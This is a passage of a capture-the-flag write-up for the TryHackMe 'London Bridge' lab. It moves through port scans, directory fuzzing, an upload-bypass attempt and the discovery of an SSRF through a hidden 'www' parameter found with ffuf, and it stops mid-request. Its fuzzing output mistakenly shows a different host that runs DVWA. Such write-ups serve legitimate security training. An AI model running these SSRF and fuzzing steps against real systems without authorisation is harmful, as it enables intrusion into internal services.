The London Bridge

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.120.165
Lets try pinging it

```
ping 10.10.120.165 -c 5

PING 10.10.120.165 (10.10.120.165) 56(84) bytes of data.
64 bytes from 10.10.120.165: icmp_seq=1 ttl=60 time=165 ms
64 bytes from 10.10.120.165: icmp_seq=2 ttl=60 time=159 ms
64 bytes from 10.10.120.165: icmp_seq=3 ttl=60 time=156 ms
64 bytes from 10.10.120.165: icmp_seq=4 ttl=60 time=219 ms
64 bytes from 10.10.120.165: icmp_seq=5 ttl=60 time=158 ms

--- 10.10.120.165 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 156.118/171.289/219.020/24.032 ms
```

Now lets do some port scanning

Port Scanning

All Port Scan

```
rustscan -a 10.10.120.165 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/The London Bridge git:(main)±4 (12.601s)
rustscan -a 10.10.120.165 --ulimit 5000
The Modern Day Port Scanner.
----------------------------------------
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 ----------------------------------------
RustScan: Exploring the digital landscape, one IP at a time.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.120.165:22
Open 10.10.120.165:8080
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-07 21:31 IST
Initiating Ping Scan at 21:31
Scanning 10.10.120.165 [2 ports]
Completed Ping Scan at 21:31, 0.16s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:31
Completed Parallel DNS resolution of 1 host. at 21:31, 2.55s elapsed
DNS resolution of 1 IPs took 2.55s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 2, CN: 0]
Initiating Connect Scan at 21:31
Scanning 10.10.120.165 [2 ports]
Discovered open port 22/tcp on 10.10.120.165
Discovered open port 8080/tcp on 10.10.120.165
Completed Connect Scan at 21:31, 1.94s elapsed (2 total ports)
Nmap scan report for 10.10.120.165
Host is up, received conn-refused (0.16s latency).
Scanned at 2024-11-07 21:31:42 IST for 2s

PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack
8080/tcp open  http-proxy syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.66 seconds
```

> ⓘ Open Ports
>
> PORT STATE SERVICE REASON
> 22/tcp open ssh syn-ack
> 8080/tcp open http-proxy syn-ack

Now lets try an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,8080 10.10.120.165 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/The London Bridge git:(main)±5 (12.164s)
nmap -sC -sV -A -T5 -n -Pn -p 22,8080 10.10.120.165 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-07 21:34 IST
Nmap scan report for 10.10.120.165
Host is up (0.17s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 58:c1:e4:79:ca:70:bc:3b:8d:b8:22:17:2f:62:1a:34 (RSA)
|   256 2a:b4:1f:2c:72:35:7a:c3:7a:5c:7d:47:d6:d0:73:c8 (ECDSA)
|_  256 1c:7e:d2:c9:dd:c2:e4:ac:11:7e:45:6a:2f:44:af:0f (ED25519)
8080/tcp open  http    Gunicorn
|_http-server-header: gunicorn
|_http-title: Explore London
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.12 seconds
```

> ⓘ Aggressive Scan
>
> ```
> PORT STATE SERVICE VERSION
> 22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux;
> protocol 2.0)
> | ssh-hostkey:
> | 2048 58:c1:e4:79:ca:70:bc:3b:8d:b8:22:17:2f:62:1a:34 (RSA)
> | 256 2a:b4:1f:2c:72:35:7a:c3:7a:5c:7d:47:d6:d0:73:c8 (ECDSA)
> |_ 256 1c:7e:d2:c9:dd:c2:e4:ac:11:7e:45:6a:2f:44:af:0f (ED25519)
> 8080/tcp open http Gunicorn
> |_http-server-header: gunicorn
> |_http-title: Explore London
> Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
> ```

Lets do directory fuzzing next

Directory Fuzzing

```
feroxbuster -u http://10.10.120.195 -w /usr/share/wordlists/dirb/common.txt
-t 200 -r --scan-dir-listings
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/The London Bridge git:(main)±6 (1m 3.66s)
feroxbuster -u http://10.10.120.195 -w /usr/share/wordlists/dirb/common.txt -t 200 -r --scan-dir-listings
404      GET        9l       32w        -c Auto-filtering found 404-like response and created new filter; tog
403      GET       10l       30w        -c Auto-filtering found 404-like response and created new filter; tog
200      GET       77l      129w     1523c http://10.10.120.195/login.php
200      GET       18l       95w     8064c http://10.10.120.195/dvwa/images/RandomStorm.png
200      GET       39l      244w    16182c http://10.10.120.195/dvwa/images/login_logo.png
200      GET       20l       29w      240c http://10.10.120.195/dvwa/css/source.css
200      GET       25l       36w      304c http://10.10.120.195/dvwa/css/help.css
200      GET       27l      110w     9233c http://10.10.120.195/dvwa/images/logo.png
200      GET        5l        9w      839c http://10.10.120.195/dvwa/images/spanner.png
200      GET        4l       17w     1368c http://10.10.120.195/dvwa/images/lock.png
200      GET        4l       10w      734c http://10.10.120.195/dvwa/images/warning.png
200      GET        5l       14w      523c http://10.10.120.195/dvwa/images/dollar.png
200      GET       22l      116w     2170c http://10.10.120.195/dvwa/images/
200      GET        1l        5w       45c http://10.10.120.195/dvwa/includes/dvwaPage.inc.php
200      GET        0l        0w        0c http://10.10.120.195/dvwa/includes/dvwaPhpIds.inc.php
200      GET       39l       99w     1030c http://10.10.120.195/dvwa/js/dvwaPage.js
200      GET       24l       62w      593c http://10.10.120.195/dvwa/js/add_event_listeners.js
200      GET      266l      486w     4026c http://10.10.120.195/dvwa/css/main.css
200      GET       59l      101w      842c http://10.10.120.195/dvwa/css/login.css
200      GET       19l       93w     1503c http://10.10.120.195/dvwa/
200      GET        0l        0w        0c http://10.10.120.195/config/config.inc.php
404      GET        9l       34w      306c http://10.10.120.195/dvwa/js/Documents%20and%20Settings
200      GET       19l       88w     1532c http://10.10.120.195/dvwa/css/
200      GET       17l       69w     1167c http://10.10.120.195/config/
404      GET        9l       34w      312c http://10.10.120.195/dvwa/includes/Documents%20and%20Settings
200      GET       17l       70w     1176c http://10.10.120.195/dvwa/js/
200      GET        2l        4w       26c http://10.10.120.195/robots.txt
404      GET        9l       33w      297c http://10.10.120.195/dvwa/css/reports%20list
[####################] - 62s     4706/4706    0s      found:26      errors:12094
[####################] - 55s     4614/4614    84/s    http://10.10.120.195/
[####################] - 56s     4614/4614    82/s    http://10.10.120.195/dvwa/css/
[####################] - 54s     4614/4614    85/s    http://10.10.120.195/dvwa/images/
[####################] - 56s     4614/4614    82/s    http://10.10.120.195/dvwa/
[####################] - 58s     4614/4614    80/s    http://10.10.120.195/dvwa/includes/
[####################] - 55s     4614/4614    83/s    http://10.10.120.195/dvwa/js/
```

Directories


200 GET 77l 129w 1523c http://10.10.120.195/login.php
200 GET 18l 95w 8064c
http://10.10.120.195/dvwa/images/RandomStorm.png
200 GET 39l 244w 16182c
http://10.10.120.195/dvwa/images/login_logo.png
200 GET 20l 29w 240c http://10.10.120.195/dvwa/css/source.css
200 GET 25l 36w 304c http://10.10.120.195/dvwa/css/help.css
200 GET 27l 110w 9233c http://10.10.120.195/dvwa/images/logo.png
200 GET 5l 9w 839c http://10.10.120.195/dvwa/images/spanner.png
200 GET 4l 17w 1368c http://10.10.120.195/dvwa/images/lock.png
200 GET 4l 10w 734c http://10.10.120.195/dvwa/images/warning.png
200 GET 5l 14w 523c http://10.10.120.195/dvwa/images/dollar.png

```
200 GET 22l 116w 2170c http://10.10.120.195/dvwa/images/
200 GET 1l 5w 45c
http://10.10.120.195/dvwa/includes/dvwaPage.inc.php
200 GET 0l 0w 0c
http://10.10.120.195/dvwa/includes/dvwaPhpIds.inc.php
200 GET 39l 99w 1030c http://10.10.120.195/dvwa/js/dvwaPage.js
200 GET 24l 62w 593c
http://10.10.120.195/dvwa/js/add_event_listeners.js
200 GET 266l 486w 4026c http://10.10.120.195/dvwa/css/main.css
200 GET 59l 101w 842c http://10.10.120.195/dvwa/css/login.css
200 GET 19l 93w 1503c http://10.10.120.195/dvwa/
200 GET 0l 0w 0c http://10.10.120.195/config/config.inc.php
404 GET 9l 34w 306c
http://10.10.120.195/dvwa/js/Documents%20and%20Settings
200 GET 19l 88w 1532c http://10.10.120.195/dvwa/css/
200 GET 17l 69w 1167c http://10.10.120.195/config/
404 GET 9l 34w 312c
http://10.10.120.195/dvwa/includes/Documents%20and%20Settings
200 GET 17l 70w 1176c http://10.10.120.195/dvwa/js/
200 GET 2l 4w 26c http://10.10.120.195/robots.txt
404 GET 9l 33w 297c http://10.10.120.195/dvwa/css/reports%20list
```

Now lets see this web application now

Web Application


Default page




So lets see this gallery page here

I checked already that it has to be an image just the extension doesn't work i think its looking at the first few hex value for that or something else idk
Lets try uploading an image here


If u right click on this image here then go to link it goes to /uploads/IMAGE.png




Lets see this request in burp



Lets try to change the extension in this request here




Lets see this page now



So it prompt us to download but it didnt lead to nothing
I looked at the source a bit to find this

```
    </div>
    <h5>Visited London recently? Contribute to the gallery</h5>
    <form method="POST" action="/upload" enctype="multipart/form-data">
        <input type="file" name="file">
        <input type="submit" value="Upload">
    </form>
    <!--To devs: Make sure that people can also add images using links-->
</body>
</html>
```

So there is a page that we can upload link to so SSRF probably
So i just manually enumerated this page called dejaview



Lets test this with sending us a request
First lets start a server here

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/The London Bridge git:(main)±3
sudo python3 -m http.server 80
[sudo] password for pks:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now lets try to send us a request for something

View Image

Enter Image URL:

http://10.17.94.2/idk

View Image

User provided image

And we get a hit on our server

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/The London Bridge git:(main)±3
sudo python3 -m http.server 80
[sudo] password for pks:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.17.94.2 - - [07/Nov/2024 22:31:57] code 404, message File not found
10.17.94.2 - - [07/Nov/2024 22:31:57] "GET /idk HTTP/1.1" 404 -
```

And lets see this image we get the option here

View Image

User provided image

Lets see this - Goes to nothing
Tried with localhost on its system

So it does say 200 so SSRF might be possible here so the TryhackMe hint here is

Check for other parameters that may been left over during the development phase. If one list doesn't work, try another common one.

So we might have a different parameter we can hit to get this SSRF to work

So i saved this request and got it ready for ffuf

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/The London Bridge git:(main)±5 (0.064s)
cat SSRF.req
```

File: SSRF.req

```
1  POST /view_image HTTP/1.1
2  Host: 10.10.120.165:8080
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101 Firefox/132.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 46
9  Origin: http://10.10.120.165:8080
10 Sec-GPC: 1
11 Connection: keep-alive
12 Referer: http://10.10.120.165:8080/view_image
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 FUZZ=http://127.0.0.1:8080/gallery/04.png
```

Now lets run ffuf to find this parameter

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u
http://10.10.120.165:8080/view_image -X POST -request SSRF.req -ac -t 200
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/The London Bridge git:(main)±4 (10.935s)
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://10.10.120.165:8080/view_image -X POST -request SSRF.req -ac -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : POST
 :: URL              : http://10.10.120.165:8080/view_image
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Header           : Sec-GPC: 1
 :: Header           : Connection: keep-alive
 :: Header           : Host: 10.10.120.165:8080
 :: Header           : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 :: Header           : Accept-Language: en-US,en;q=0.5
 :: Header           : Accept-Encoding: gzip, deflate, br
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Header           : Origin: http://10.10.120.165:8080
 :: Header           : Upgrade-Insecure-Requests: 1
 :: Header           : Priority: u=0, i
 :: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101 Firefox/132.0
 :: Header           : Referer: http://10.10.120.165:8080/view_image
 :: Data             : FUZZ=http://127.0.0.1:8080/gallery/04.png
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

www                     [Status: 403, Size: 239, Words: 27, Lines: 5, Duration: 269ms]
:: Progress: [4614/4614] :: Job [1/1] :: 537 req/sec :: Duration: [0:00:10] :: Errors: 0 ::
```

So www is one lets test this for SSRF

Request

Pretty Raw Hex

```
